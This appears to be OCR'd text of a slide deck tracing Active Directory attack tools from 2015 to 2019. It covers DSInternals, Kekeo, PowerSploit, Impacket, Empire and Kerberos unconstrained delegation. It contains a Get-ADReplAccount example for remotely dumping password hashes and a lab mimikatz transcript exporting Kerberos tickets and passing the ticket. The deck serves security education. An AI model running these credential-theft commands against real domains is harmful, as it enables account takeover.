
Kerberoast (ID: T1558.003)

Persistence

Golden Tickets (ID: T1558.001)

Silver Tickets (ID: T1558.002)

“The Wonder Years” (2010 – 2014) Conceptual Overview



Active Directory Attack Timelines:
"The Golden Years" (2015 – 2019)

2015

DSInternals tool released by Michael Grafnetter

Kekeo tool released by Benjamin Delpy

PowerSploit toolset released by Matt Graeber

May: Impacket tool released by Alberto Solino (asolino)

May: Method to Detect Golden Tickets

August: PowerShell Empire released by Will @Hrmj0y & Justin Warner

August: DCSync update to Mimikatz by Vincent Le Toux & Benjamin Delpy

August: Black Hat 2015 presentation by Sean Metcalf: Unconstrained Delegation & Golden Tickets more powerful & Active Directory Persistence using AdminSDHolder

September: CrackMapExec v1.0.0 tool released by Marcello aka byt3bl33d3r

September: DerbyCon 2015 presentation by Sean Metcalf: Attacking DSRM

December: Attacking Group Managed Service Accounts (GMSAs) by Michael Grafnetter

2016

August: Bloodhound tool released at DEFCON 23 originally written by Will Schroeder, Rohan Vazarkar, & Andy Robbins

2017

May: DNSAdmin to Domain Admin by Shay Ber

May: Death Star python script released by byt3bl33d3r

May: Ntlmrelayx tool released by Fox-IT

August: ACE up the Sleeve Black Hat 2017 presentation by Andy Robbins and Will Schroeder

September: Sharphound tool release

2018

February: Bloodhound.py tool released by Dirk-jan Molema (Python based Bloodhound ingester)

July: GhostPack released as a collection of C# ports of popular PowerShell tools and collects these tools together

August: DCShadow attack by Vincent Le Toux & Benjamin Delpy

September: Rubeus tool released by Will Schroeder (port of Kekeo and added to GhostPack)

October: "Printer Bug" AD priv esc talk at DerbyCon by Will Schroeder, Lee Christensen, & Matt Nelson

Ldapdomaindump tool released by Dirk-jan Molema

2019

January: PrivExchange tool released by Dirk-jan Molema


January: Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory article "Wagging the Dog" by Elad Shamir

2015

DSInternals Tool

https://www.dsinternals.com

- DSInternals tool released by Michael Grafnetter
- Impressive set of PowerShell tools for testing Windows & Active Directory security
- Capabilities
  - Offline DIT editing
  - Password auditing
  - AD Shadow Credentials Attack
  - And more!



Retrieving Active Directory Passwords Remotely

Aug 4, 2015 Michael Grafnetter

I have finally finished work on the **Get-ADReplAccount** cmdlet, the newest addition to my DSInternals PowerShell Module, that can retrieve reversibly encrypted plaintext passwords, password hashes and Kerberos keys of all user accounts from remote domain controllers. This is achieved by simulating the behavior of the **dcpromo** tool and creating a replica of Active Directory database through the MS-DRSR protocol. Furthermore, it has these properties:

- It does not even need the Domain Admins group membership. The **Replicating Directory Changes All** permission is more than enough for this cmdlet to do its job.
- It opens door to other attacks, e.g. pass-the-hash, pass-the-ticket or PAC spoofing, that can be used to seize control of the entire Active Directory forest. Long live mimikatz!
- It cannot be effectively blocked by firewalls, because the directory replication service (DRSGetNCChanges call to be more precise) shares the same port with other critical services, like user name resolution (exposed by the DsCrackNames call).
- It only uses documented features of Active Directory and is not a hack per se.
- It leaves only minimal footprint on Domain Conrollers and can be easily overlooked by security audits.

Usage example:

```
Import-Module DSInternals
$cred = Get-Credential
Get-ADReplAccount -SamAccountName April -Domain Adatum -Server LON-DC1 `
-Credential $cred -Protocol TCP
```

Kekeo

- Kekeo tool released by Benjamin Delpy (initial Kekeo repository which includes separate binaries predates this)
- Capabilities (some):
  - Raw TGT request (AS-REQ) for a specific user & encryption key (RC4/AES)
  - Renew TGT
  - S4u – constrained delegation
  - And more!

gentilkiwi/**kekeo**


A little toolbox to play with Microsoft Kerberos in C

1 Contributor | 10 Issues | 1k Stars | 207 Forks

https://www.youtube.com/watch?v=7mLifQiKdfk

PowerSploit

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence



TUESDAY, DECEMBER 22, 2015

The PowerSploit Manifesto

It's been a long journey and after so many years of learning PowerShell, starting to learn better software engineering disciplines, developing a large open source, offensive PowerShell project, using it in the field, and observing how others use it in the field, I feel compelled to provide a clearer vision for the direction in which I'd like to see PowerSploit go. Before I delve into what my vision is and the rationale for the vision, let's get some perspective on some things.

The PowerShell Capabilities Matrix

I think the offensive usage of PowerShell can be bucketed into the following, non-mutually exclusive categories:


1. You primarily use the benefits of PowerShell (e.g. facilitation of memory residence) to supplement a mostly non-PowerShell workflow. In other words, your workflow consists primarily of leveraging an existing framework like Metasploit, Empire, Cobalt Strike, etc. to seamlessly build and deliver payloads, irrespective of the language used to implement the payload.
2. You recognize the value of PowerShell for conducting many phases of an operation in a Windows environment. You're not a tool developer but you need to be able to have a large offensive library to choose from that can be tailored to your engagement.
3. You are a capable PowerShell tool developer and operator where modularity of the toolset is crucial because your operations are extremely tailored to a specific environment where stealth and operational effectiveness is crucial.

https://exploitmonday.blogspot.com/2015/12/the-powersploit-manifesto.html

https://github.com/mattifestation/PowerSploit

Impacket

- Impacket tool released by Alberto Solino (asolino)
- Capabilities:
  - Enumerating Shares with SMBClient
  - Kerberos activity
  - MSRPC Operations
  - NTLM Authentication
  - Packet Manipulation
  - Password Attacks with SMBRelay
  - PSExec capabilities over several protocol
  - And more!



ShutdownRepo [owneredit.py] New example script to... d711466 · 3 weeks ago

.github	Merge branch 'update_gh' into GH_a...	last year
examples	[owneredit.py] New example script t...	3 weeks ago
impacket	Add ldapshell dirsync/whoami (#1424)	last month
tests	Updated Copyright to 2023	last year
.gitignore	Tests: Continue refactor of test cases...	3 years ago
ChangeLog.md	Update ChangeLog.md	last month
Dockerfile	Update file banners to reflect Fortra ...	2 years ago
LICENSE	Update LICENSE to reflect Fortra ow...	2 years ago
MANIFEST.in	Merge branch 'master' into test-refa...	3 years ago
README.md	Updated README and setup.py for t...	last year

About


Impacket is a collection of Python classes for working with network protocols.

www.coresecurity.com

https://github.com/fortra/impacket/releases/

PowerShell Empire

- PowerShell Empire tool released at BSidesLV 2015
- Pure PowerShell agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Wraps functionality of the most popular attack PS tools
- Empire server leverages Python



Building an Empire with PowerShell

Will Schroeder, Justin Warner
Veris Group's Adaptive Threat Division (ATD)

https://www.slideshare.net/slideshow/building-an-empire-with-powershell/51317220

https://github.com/EmpireProject/Empire/

Unconstrained Delegation


Red vs. **Blue**:
Modern Active Directory
Attacks, Detection, &
Protection

black hat
USA 2015

Sean Metcalf (@PyroTek3)

sean [@] adsecurity . org
ADSecurity.org

- Unconstrained Delegation described at Black Hat 2015 by Sean Metcalf (slide 26 – 32) & ADSecurity.org article
- Impersonate users connecting to service to ANY Kerberos service.



Kerberos Unconstrained Delegation

ADSDB01 Properties

General | Operating System | Member Of | Delegation | Location | Managed By | Dial-in


Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation
● Trust this computer for delegation to any service (Kerberos only)
○ Trust this computer for delegation to specified services only
● Use Kerberos only
○ Use any authentication protocol


Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N

□ Expanded



```
mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 ; 167402 (00000000:00028dea)
Session           : Network from 0
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 6/26/2015 10:27:22 PM
SID               : S-1-5-21-1583770191-140008446-3268284411-1109

         * Username : LukeSkywalker
         * Domain   : LAB.ADSECURITY.ORG
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 6/26/2015 10:27:22 PM ; 6/27/2015 8:27:22 AM ; 7/3/2015 10:27:22 PM
           Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (--) : @ LAB.ADSECURITY.ORG
           Client Name  (01) : LukeSkywalker ; @ LAB.ADSECURITY.ORG
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !

mimikatz(commandline) # kerberos::ptt [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG
  0 - File '[0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
```



Active Directory Persistence using AdminSDHolder

